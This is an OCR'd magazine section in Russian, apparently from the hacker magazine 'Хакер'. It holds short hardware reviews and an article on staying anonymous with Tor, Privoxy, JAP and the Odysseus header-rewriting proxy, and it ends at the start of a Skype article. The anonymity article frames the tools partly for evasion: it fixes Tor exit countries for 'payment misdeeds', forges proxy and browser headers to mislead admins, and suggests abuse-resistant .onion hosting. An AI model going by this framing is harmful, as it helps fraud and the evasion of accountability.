Cooler Master CM Stacker 830

Уникальный алюминиевый корпус — мечта моддера и энтузиаста

Технические характеристики:
Блок питания: нет
Размеры: 250 x 536 x 638 (Ш x Д x В)
Материал: алюминий
Цвет: серебристо-черный
Поддерживаемые материнские платы: E-ATX, ATX, m-ATX, BTX, m-BTX, pico-BTX
Количество 5.25 отсеков: 9 шт
Количество 3.5 отсеков: 4 шт
Формат поддерживаемых БП: Стандарт ATX PS2



1/ Использовано нестандартное решение: датчики, индикаторы, а также кнопки переключения находятся на верхней панели.
2/ Передняя дверца открывается мягко, а для наилучшей вентиляции по периметру установлены металлические решетки.
3/ К корпусу прилагается богатая комплектация: в наборе, помимо винтов, мануала и крепежей, присутствует трубка воздуховода и металлическая подложка под материнскую плату.
4/ Уже установлены в корпус (на задней и передней панели) два 120 мм вентилятора.
5/ Внутри имеется дополнительная передвижная створка с возможностью установки четырех 120 мм.



1/ Боковые стенки снимаются с двух сторон корпуса, но этот процесс занимает много времени: их очень сложно ставить обратно.
2/ Не предусмотрены специальные колеса для передвижения корпуса.

E-ten G500

Коммуникатор с GPS-приемником

Технические характеристики:
Операционная система: Windows Mobile 5.0
Процессор: Samsung S3C2440A 400 мГц ОЗУ: 64 Мб
Встроенная флэш: 128 Мб
Дисплей: 320x240 точек; 2,8"
Коммуникации: GSM/GPRS/850/900/1800/1900 MHz, Bluetooth v2.0
Слоты расширения: MiniSD
GPS-приемник: SiRF Star III
Аккумулятор: Li-Ion 1440 мАч
Дополнительно: 1,3 Мпс-камера



1/ Производительность процессора Samsung очень высока.
2/ В комплекте поставляется полнофункциональная версия PocketGPS Pro Moscow, что позволяет москвичам сразу же испытать функцию GPS-навигации по городу.
3/ Комплектация также включает в себя крепеж для автомобиля и кабель питания от прикуривателя.
4/ Время автономной работы в стандартном режиме (40% подсветки, 15-20 минут разговоров, чтение книг, мп3-плеер) составляет около 3-3,5 часов.
5/ Диапазона регулировки яркости подсветки хватает для комфортной работы как при ярком освещении, так и в темноте.
6/ Учитывая невысокую стоимость, хорошую функциональность и комплектацию, E-ten G500 станет отличным выбором для тех, кому необходим телефон, КПК и GPS в одном устройстве.
7/ Имеется встроенный FM-тюнер.



1/ Имеется ряд проблем совместимости с некоторыми приложениями.
2/ Отсутствует модуль Wi-Fi, так горячо любимый многими хакерами.
3/ Джек для подключения наушников имеет нестандартный размер в 2.5", что затрудняет использование «ушей» от сторонних производителей.

230 $

PCSafe Recovery Card

Девайс для защиты и восстановления данных

Системные требования:
Процессор: от 486 и выше
Оперативная память: 16 Мб или выше
Жесткий диск: PATA, SATA, SCSI
Прочее: один свободный слот PCI



1/ Программы для восстановления/сохранения данных «зашиты» в PCI-плату, для управления которой прилагается специальный драйвер.
2/ Изменения, которые сделал хакер на защищенном диске, сохраняются в специально выделенный буфер (размер можно регулировать). В зависимости от настроек они будут уничтожены либо после перезагрузки компа, либо через определенное время.
3/ Таким же образом можно защитить данные CMOS или блокировать порты ввода/вывода жестких дисков.
4/ Конфигуратор устройства защищается паролем.
5/ Есть два основных режима работы: защищенный режим, где запрещено вносить какие-либо изменения в установки, и открытый режим, при котором мониторинг изменений не производится, так что его можно использовать для создания последней версии точки отката.
6/ Возможно кому-либо пригодится функция вывода графического изображения в формате BMP при загрузке компьютера.
7/ Такой девайс хорошо использовать для защиты от хакеров, детей, школьников, жен, вирусов, деструктивно настроенных ламеров. Теперь не придется каждый раз восстанавливать после них систему на работе и дома.



1/ Будучи установленная в материнскую плату Biostar TForce4 U775 на чипсете Nforce4 SPP Ultra, PCI-карта не смогла заработать, поэтому следует учитывать возможность аппаратных конфликтов при использовании комплекса с последним «железом». Надеемся, что это будет исправлено в новых версиях прошивки.

Mustek MP70B

Портативный DVD-плеер


Технические характеристики:
Дисплей: 7” LCD
Поддерживаемые форматы: DVD, MPEG4, DivX (DivX3.11, 4.0, 5.x) Xvid, AVI, Kodak Picture CD и JPEG.
Аккумулятор: NI-MH 3100 mAh



1/ Mustek MP70B поставляется в богатой комплектации: адаптер, сьемный аккумулятор, шнур питания от автомобильного прикуривателя, AV-кабель для подключения к телевизору, пульт дистанционного управления и удобная сумка.
2/ Девайс может работать как от автомобильного прикуривателя, так и с помощью перезаряженного аккумулятора.
3/ Для большего удобства Mustek MP70B снабжен встроенным кардридером SD/MMC для просмотра фотографий или фильмов с карты памяти.
4/ Меню хоть и на английском языке, но все равно интуитивно понять можно, и каких-либо сложностей в работе с ним возникнуть не должно.
5/ Встроенный антишок работает отменно, и даже на плохой дороге, когда машину трясет, видео не прерывается.
6/ Корпус имеет небольшой размер и легкий вес.
7/ Претензий к чтению дисков нет. Если на компьютере записать 5-6 фильмов MPEG4 на DVD, то девайс с легкостью прочтет его и с помощью меню предложит выбрать фильм для просмотра.

–

1/ Слабая мощность встроенных колонок.



110 $

Jetbalance JB-491

Компактная акустическая система 2.1 с плоским сабвуфером

Технические характеристики:
Выходная мощность: 80 Вт
Саввуфер: 50 Вт
Сателлиты: 2x15 Вт
Диапазон воспроизводимых частот: 35 Гц - 20 КГц
Экранирование корпуса: магнитное
Управление с пульта д/у: громкость, высокие частоты, низкие частоты, 3D
Вес: 8,5 кг



1/ Сабвуфер действительно очень компактный, во многом благодаря тому, что динамик вынесен наружу.
2/ Вся система с легкостью умещается на небольшом рабочем столе, что позволяет ее применять даже в очень стесненных условиях.
3/ Внешний вид сателлитов и сабвуфера также заслуживает отдельной похвалы. Несмотря на свои компактные размеры, данная система не производит впечатления дешевых китайских пищалок.
4/ Все управление звуком возможно с проводного пульта д/у (длина провода около 1,5 м).
5/ Сабвуфер отыгрывает свою часть очень достойно. Бас довольно чистый и глубокий, без явных перегрузок и гула.
6/ За свои деньги модель играет сравнительно неплохо. Однако если расширить круг выбора акустикой 2.0, то тут, пожалуй, единственным достоинством данной системы останутся только малые габариты.



1/ При субъективном прослушивании можно отметить явную нехватку средних частот и специфический окрас высоких частот.
2/ Имеется функция расширения стереобазы (3D), при включении которой характер звучания немного изменяется, но нельзя сказать, что в лучшую сторону.

Scythe Quiet Drive

Охлаждающая глушилка для винта

Технические характеристики:
Поддерживаемые HDD: SATA и PATA жесткие диски формата 3,5 дюйма
Размеры, мм: 145x198x36
Масса, кг: 0,8



1/ Кейс состоит из двух алюминиевых корпусов внутреннего и наружного. Наружный корпус окрашен в черный цвет и монтируется в 5,25 дюймовый отсек компа.
2/ Пространство между корпусами заполнено шумоизолирующим материалом, который еще должен гасить вибрации, возникающие при работе накопителя.
3)/ Для отвода тепла от жесткого диска в комплект входят два термоковрика, которые следует расположить сверху и снизу внутренней оболочки, — тогда наружная будет исполнять роль радиатора.
4/ Для подключения SATA-винчестера в комплект входит удлинитель интерфейсного и силового кабеля, а для PATA-накопителя в комплекте имеется только удлинитель силового шнура.
5/ При тестировании винчестера Western Digital WD5000YS вне кейса отчетливо прослушивались шумы, возникающие при перемещении магнитных головок, а максимальная температура оказалась равна 47 градусам. После установки HDD в кейс шумы можно было различить, лишь приложив ухо к коробке, а температура понизилась до 46 градусов.



1/ Из недостатков устройства можно выделить некоторую сложность инсталляции винчестера в кейс.





АНДРЕЙ КОМАРОВ AKA SKVOZNOY
/ ADMIN@CUP.SU /

Сетевой камуфляж

НАУЧЕННЫЕ ГОРЬКИМ ОПЫТОМ, ХАКЕРЫ ИСПОЛЬЗУЮТ VPN-СОЕДИНЕНИЕ. НЕ СЕРВИС, А НАСТОЯЩАЯ НАХОДКА: И ТРАФИК НЕПРЕРЫВНО ШИФРУЕТ, И АНОНИМНОСТЬ ГАРАНТИРУЕТ. ПО КРАЙНЕЙ МЕРЕ, ПО СЛОВАМ ТЕХ, КТО ЭТОТ СЕРВИС ПРЕДОСТАВЛЯЕТ. НА ПРАКТИКЕ ВСЕ МОЖЕТ ОКАЗАТЬСЯ ИНАЧЕ: ВДРУГ, ОТКУДА НЕ ВОЗЬМИСЬ, НА СЕРВЕРЕ ПОЯВЯТСЯ ВНУШИТЕЛЬНОГО РАЗМЕРА ЛОГИ, А ПОТОМ И ВОВСЕ ВЫЯСНИТСЯ, ЧТО СЕРВИС КОНТРОЛИРУЕТСЯ КОМПЕТЕНТНЫМИ ОРГАНАМИ. И РАД БЫ Я, ЕСЛИ ВСЕ ЭТО БЫЛО ПЛОДОМ МОЕГО БОЛЬНОГО ВООБРАЖЕНИЯ. ТАК ВЕДЬ НЕТ — РЕАЛЬНЫЙ ПРИМЕР ИЗ ЖИЗНИ! ПОСЛЕ ТАКИХ ИНЦИДЕНТОВ НАЧИНАЕШЬ ЗАДУМЫВАТЬСЯ ОБ АЛЬТЕРНАТИВЕ ЭТОМУ САМОМУ VPN-СЕРВИСУ.

НЕСТАНДАРТНЫЕ МЕТОДЫ СОХРАНЕНИЯ АНОНИМНОСТИ





Приватный симбиоз

Когда речь заходит об альтернативе VPN, то первое, что приходит на ум, — это, пожалуй, SSH-туннелирование. Прием очень хорош, прост в эксплуатации, но требует некоторых усилий и минимальных вложений. На страницах «Хакера» мы многократно рассказывали о его реализации, поэтому повторяться не будем. А коснемся сегодня двух совершенно других подходов, абсолютно не похожих на то, что мы использовали ранее.


Первый из них основывается на использовании сразу двух утилит: Tor и Privoxy. Первую мы будем использовать в качестве средства для шифрования трафика и сохранения анонимности, а вторую — как мощный инструмент для фильтрации данных, передаваемых по HTTP(S)-протоколу, который будет скрупулезно удалять всю компрометирующую информацию, передаваемую твоими клиентскими приложениями.

Сказать, что Tor — это необычное приложение, — значит ничего не сказать. Поверь, это настоящий уникум. Принцип обеспечения анонимности строится на базе распределенной





> Список нодов и маршрут следования пакетов на карте мира



> С помощью такого конструктора можно наладить автоматическое изменение любых параметров HTTP-запроса

системы серверов, так называемых нод, между которыми в зашифрованном виде передаются данные. Для соединения обычно используется три сервера, которые образуют временную цепочку. Каждый сервер выбирается случайным образом, при этом он знает только то, от какого звена получил данные и кому они предназначаются. Даже в случае перехвата данных на одном из серверов отследить полный маршрут пакетов (в том числе и их отправителя) не представляется возможным. Но это еще не все. Перед отправлением пакет последовательно шифруется тремя ключами: сначала для третьей ноды, потом для второй и, в конце концов, для первой. Когда первая нода получает пакет, она расшифровывает «верхний» слой шифра и узнает, куда отправить пакет дальше. Второй и третий сервер поступают аналогичным образом.

Как только цепочка выбрана, можно начинать передавать данные. Чтобы система не шла в ущерб скорости, одна цепочка используется в течение 10 минут, и только после этого периода происходит перестроение. Теперь о том, что через этот туннель можно запустить. Tor работает только с TCP-потоками и может быть использован любым приложением, работающим через SOCKS. На случай, когда в программе нельзя явно указать прокси, пригодятся соксофикаторы, такие как SocksCap (www.socks.permeo.com), FreeCap (www.freecap.ru) или Permeo Premium Agent (www.permeo.com/products/premium_agent.html), работающий на уровне драйвера.

Столь хитроумный способ передачи данных придумали программисты по федеральному заказу военно-морских сил США. Долгое время система была закрыта для свободного использования и предназначалась для ограниченного числа правительственных организаций и служб. Но теперь прелестями Tor'а можешь воспользоваться и ты — не упускай такую возможность.

Теперь что касается Privoxy. По сути, это обыкновенный HTTP-прокси, но с офигенными функциями фильтрования трафика, используемыми для обеспечения анонимности пользователя, динамического изменения содержания веб-страниц, управления cookies, ограничения доступа к некоторым сайтам и удаления рекламы, баннеров, всплывающих окон и spyware. Любые действия по фильтрации могут быть четко запрограммированы с помощью внутренней системы правил. Для нас важно то, что Privoxy анализирует HTTP-заголовки и подменяет их в случае необходимости согласно заданному набору рулесов для предотвращения передачи в заголовках какой-либо компрометирующей информации. В том числе «снимка» сессии пользователя, по которой впоследствии его можно будет идентифицировать среди множества других клиентов.

Надеваем камуфляж

Раньше, когда Tor только появился, приходилось долго и нудно ковыряться с текстовыми конфигами Privoxy и Tor. Сейчас все значительно проще: на официальном сайте Tor (http://tor.eff.org/index.html.ru) доступен готовый пакет, состоящий из непосредственно самого Tor, Privoxy, а также Vidalia, графической оболочки для управления системой. Во время установки трогать вообще ничего не надо: все заинсталлится и без твоей помощи. После завершения процесса не спеши искать ярлычок Tor'а и запускать его. Поскольку мы установили GUI-оболочку для управления программой, то стартовать нужно именно ее. В трее появится зеленая перечеркнутая луковица. Это значит, что сервис отключен. Щелкни правой кнопкой мыши по ее изображению и в меню выбери Start. После этого программа полезет в инет (о чем, вероятно, завопит файрвол), чтобы обновить список нодов. По сути, уже сейчас можно работать — Tor по умолчанию работает как TCP-прокси на 9050 порту. То есть можно прописать его в браузере и проверять его боеспособность, но спешить не стоит.

Если программа не поддерживает протокол socks4a, и в качестве прокси-сервера указан непосредственно свой Tor-клиент (по умолчанию IP 127.0.0.1 и порт 9050), то она попытается самостоятельно определить IP-адрес запрашиваемого сервера. Скорее всего, для этого она отправит запрос на DNS-сервер твоего настоящего интернет-провайдера. А это мало того, что спалит тебя прову, так еще и выдаст удаленному серверу используемый тобою DNS (который наверняка находится в подсети провайдера). Проверить возможность такого исхода несложно, если зайти через прокси на сайт www.dnsstuff.com/tools/aboutyou.ch и увидеть адрес своего DNS-сервера. Но не зря же мы ставили Privoxy — именно она поможет избежать подобного исхода. Тем более что чудо-прокси изначально настроена на работу в связке с Tor'ом, поэтому разбираться с ее хитроумными правилами и конфигурацией тебе не придется. Достаточно запустить ее.

После этого на 8118 порту приютится прокси, которая будет резать все то, что может тебя выдать, и далее перенаправлять Tor'у. Для большего удобства рекомендую установить к Firefox'у плагин — TorButton (www.freehaven.net/~squires/torbutton/). Теперь включать и выключать работу Tor'а ты сможешь одной кнопкой мыши. Существует даже специальный набор TorPark (http://freehaven.net/~arrakis/torpark.html), состоящий из Firefox'а и Tor'а, который можно запустись с флешки. Проверить работоспособность системы несложно: достаточно зайти на сервис www.ip2location.com и посмотреть, какую информацию выдаст сайт о твоем месторасположении. Поверь мне:




> Ты спрашиваешь, какая система лучше всего подходит для соблюдения анонимности? Отвечаю: Anonym OS (http://sourceforge.net/projects/anonym-os/). Операционка построена на базе OpenBSD и изначально настроена на прозрачное шифрование трафика, а также сохранение анонимности. В том числе средствами Tor. Другие ОС для анонимного серфинга: ELE (www.northernsecurity.net/download/ele/), Virtual Privacy Machine (wiki.noreply.org/noreply/VirtualPrivacyMachine), Phantomix (http://phantomix.ytternhagen.de/)




> http://tor.eff.org/ — официальный сайт Tor.
> www.privoxy.org — домашняя страница Privoxy.
> www.vidalia-project.net — удобная GUI-оболочка для управления Tor.
> http://privacy.hro.org — сайт о приватности и независимости частной жизни в сети.









своего настоящего IP-адреса и название родного провайдера ты там не увидишь, а также и упоминания о прокси, поскольку в заголовках соединения отсутствуют все указывающие на это переменные окружения:
HTTP_FORWARDED: (none)
HTTP_X_FORWARDED_FOR: (none)
Программа Vidalia предоставляет несколько других интересных фишек системы. С помощью Bandwidth Graph ты можешь отслеживать сетевую активность системы. Окошко Message Log содержит информацию о деятельности Tor'a и возникающих ошибках. Хит сезона — пункт View Network, в котором отображается информация о нодах системы, а также на карте графически отображается передвижение твоих пакетов. Через панель Configure можно подключить русский язык к Vidalia, предварительно закачав файл локализации (http://trac.vidalia-project.net/browser/trunk/src/lang/vidalia_ru.ts).
Вообще, такая система предоставляет тебе кучу плюсов в работе. Помимо постоянно шифрованного соединения, ты получаешь безотказный аниномайзер. Больше не нужно искать прокси и соксы, которые могут вести логи и к тому же дохнут как мухи. Правда, возникает вопрос: что делать, если существует необходимость придерживаться постоянного месторасположения? Например, при совершении платежных злодеяний или посещении ресур-



› Меню GUI-оболочки для управления Tor'ом



› Уровень анонимности на нуле — необходимо выбрать сервер

сов, которые позволяют отправлять свой трафик только юзерам определенной страны. Для этого в конфигурационном файле Tor — torrc — можно использовать специальную директиву StrictExitNodes 1, обозначающую использование на выходе жестко заданных нодов. А сами ноды задать через директиву exitnodes: exitnodes имя_нода1, имя_нода2 и т.д. Чтобы не делать это вручную, один из разработчиков TOR придумал утилиту — Nodeblock (http://sandos.ath.cx/~badger/nodeblock.html), которая самостоятельно подбирает список, используемых ONION Router'ов (другое название нодов) по географическому месторасположению.

Анонимность по-немецки


В одном из немецких институтов был разработан довольно хитрый способ сохранения анонимности. В систему пользователя устанавливается специальная прокси-программа JAP (http://anon.inf.tu-dresden.de/index_en.html), которая принимает все запросы пользователя на подключения, криптует и в безопасном режиме отправляет на специальный промежуточный сервер (так называемый микс). Фишка в том, что микс одновременно использует огромное количество пользователей, причем система построена так, чтобы каждый из них был неразличим для сервера. А поскольку все клиенты одинаковые, то и вычислить конкретно одного пользователя не представляется возможным. Миксы обычно устанавливаются на добровольных началах, в основном в университетах, и официально подтверждают, что не ведут никаких логов.
Участие пользователя в настройке системы минимально — по сути, ему нужно установить JAP-прокси и выбрать правильный микс. На момент написания статьи в программе доступно 5 анонимных серверов. Для каждого из них выводится различная информация об одновременном количестве пользователей. Выбор обычно неоднозначен: так как чем больше пользователей, тем больше анонимности, но и меньше скорость соединения (ресурсы сервера небезграничны). С другой стороны, можно добиться большей скорости, выбрав менее популярный сервис, но проиграть по уровню безопасности. Кстати говоря, степень анонимности отображается с помощью специальной шкалы.
Что особенно прикольно, так это полная совместимость с нодами Tor'a. Закачав с помощью самой же программы список промежуточных серверов, можно смело их использовать. Причем ты вправе сам указать, из какого количества нодов строить цепочки, как часто их менять и т.д. По умолчанию сервис принимает соединения на 4001 порту, поэтому не забудь прописать проксю 127.0.0.1:4001 в браузере.

Устраиваем маскарад

Во время каждого посещения веб-страницы твой браузер передает массу технической информации. Такие компрометирующие тебя данные, как локализация ОС, версия браузера, часовой пояс, страница, с которой был осуществлен переход, передаются в так называемых переменных окружениях. Их легко отследить, если зайти на сайт www.showmyip.com. Вся информация как на ладони. Замаскироваться под американца легко — достаточно установить английскую версию винды и выбрать правильный часовой пояс. Но в других случаях найти подходящий дистрибутив будет проблематично. Да и вообще, сплошь и рядом встречаются ситуации, когда



› Выбираем достойный сервер с большим количеством пользователей — это повысит шансы остаться полностью анонимным



> Включать/выключать Tor лучше всего с помощью дополнительных утилит. В случае браузера Firefox — это TorButton.

нужно изменить значения других переменных окружения. Тут и возникает идея: что если заюзать некий фильтр между сетью и клиентом, который способен изменять HTTP-заголовки на любой лад, вводя в заблуждение любого админа? В этом нам поможет Odysseus (www.wastelands.gen.nz/odysseus/) — сетевой пакет, впервые продемонстрированный на хакерской конференции Defcon и созданный настоящими профессионалами своего дела.

Программа представляет собой мощный конструктор HTTP-запросов, с возможностью на лету изменять куки, GET/POST-запросы, вносить дополнительные параметры, вобщем, устраивать полный сетевой беспредел. Odysseus, как и предыдущие программы, представляет собой прокси-сервер, который по умолчанию занимает 50000 порт. В принципе, аналогичные действия можно провернуть с помощью описанной выше Privoxy, но в данном случае все намного проще. Все действия осуществляются через удобную и понятную GUI-оболочку, а поэтому отпадает всякая необходимость заморачиваться с синтаксисом правил и фильтров, как это было в случае с Privoxy. И это круто. Допустим, тебе требуется подменить User Agent (информацию о браузере). Для этого щелкой правой кнопкой по значку программы в трее, затем выбирай инструмент Rewriter (средство для автоматичной подмены передаваемых серверу параметров). В предложенном окне находится список используемых правил: выбираем ^User-Agent и наблюдаем свойства правила. Принцип прост: Одиссей ищет в передаваемом запросе параметр, указанный в поле Match, и заменяет его строкой, заданной в поле Replace. Поэтому единственное, что от тебя требуется, — это вписать значения в нужные поля. Чтобы, например, прикинуться пользователем с Internet Explorer'ом, достаточно вписать в поле Replace строку «User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)». Аналогичным образом можно фильтровать куки (удалять строки Set-Cookie), добавлять новые параметры в запрос (например, для хитрой аутентификации на своем сервисе, которая будет анализировать именно этот параметр) и т.д.

Любые запросы к удаленному серверу перехватываются, а передаваемые в запросе значения переменных легко корректируются, если в Одиссее активирован режим Interceptor. Он аналогичным образом включается через всплывающее меню ярлычка программы в трее. После этого попробуй зайти на какой-нибудь сайт. Тут же всплывает окно с указанием всех параметров, каждый из которых легко исправить. Изучи, подправь, что нужно, и жми Done — теперь все параметры, в том числе исправленные, будут переданы на настоящий сервер.

С помощью Activity Log можно четко проанализировать общение браузера и удаленного сервера — это еще один режим работы программы. Кстати, для каждого из режимов можно назначить горячую клавишу и быстро вызвать нужный из них по хоткею. Это и многое другое настраивается в опциях программы. Штука поистине мощная, и роль подобного инструмента в целях обеспечения безопасности нельзя недооценивать. Очень часто приходится подменять тип используемого браузера в User Agent, затирать Referer. Мне даже приходилось добавлять в запрос поля X-Forwarder, Via и Proxy-connect, чтобы заставить сервер думать, что я работаю через публичный прокси-сервер (официальный, с логами и не вызывающий подозрений). ⌶


> Логи Одиссея: общение браузера с сервером как на ладони.





> Используя Tor, ты ни в коем случае не заносишь свой компьютер в список тех серверов, что используются для обеспечения анонимности. Это осуществляется на добровольных началах, и если ты имеешь подобное желание, то читай специальный мануал — http://tor.eff.org/docs/tor-doc-server.html.en.

> Анонимность — залог твоей собственной безопасности, а не предлог для совершения противозаконных действий.



> На диске ты найдешь все упомянутые программы, а также видеопримеры их использования.



> На базе TOR и TOR-DNS (http://sandos.ath.cx/~badger/tordns.html) можно создать неплохую базу для none-abuse хостинга. По дефолту твой сайт будет резолвиться по домену в зоне .onion.



Телефонные шалости

ВОЗМОЖНОСТИ SKYPE В ТЕОРИИ И НА ПРАКТИКЕ


DREAMER


ИНТЕРЕСНЫЙ ФАКТ. ПРАКТИЧЕСКИ КАЖДОМУ ИЗ НАС ХОТЯ БЫ РАЗ В ЖИЗНИ ПРИХОДИЛ ВНУШИТЕЛЬНЫЙ СЧЕТ ЗА МЕЖДУНАРОДНЫЕ РАЗГОВОРЫ. У ОДНИХ ЭТО ПОЛУЧАЛОСЬ ПО ОШИБКЕ НА ТЕЛЕФОННОЙ СТАНЦИИ, ВТОРЫЕ СТАЛКИВАЛИСЬ С ЗЛОВРЕДНЫМИ ПРОГРАММАМИ, ТАК И НОРОВЯЩИМИ В ЛЮБОЙ МОМЕНТ ПОЗВОНИТЬ ЗА ГРАНИЦУ, А ТРЕТЬИ НАБИРАЛИ НОМЕР, НЕ ЗАДУМЫВАЯСЬ О СТОИМОСТИ ПЕРЕГОВОРОВ. МНОГИЕ ПО-ПРЕЖНЕМУ СЧИТАЮТ, ЧТО ЗВОНКИ ЗА ГРАНИЦУ — НЕПОЗВОЛИТЕЛЬНАЯ РОСКОШЬ. НО ЕСЛИ НЕМНОГО ЗАДУМАТЬСЯ, ПОЭКСПЕРИМЕНТИРОВАТЬ И НЕ ПОБОЯТЬСЯ ИСПОЛЬЗОВАТЬ В ЭТИХ ЦЕЛЯХ ИНТЕРНЕТ, ТО ПОДОБНЫЕ УСЛУГИ СТАНУТ НЕ ДОРОЖЕ СОТОВОЙ СВЯЗИ. А ПРЕДЛАГАЕМЫЕ СЕРВИСЫ МОЖНО УСПЕШНО ИСПОЛЬЗОВАТЬ КАК В ЗАКОННЫХ, ТАК И НЕ СОВСЕМ ЛЕГАЛЬНЫХ ЦЕЛЯХ.

Хорошая штука этот Skype

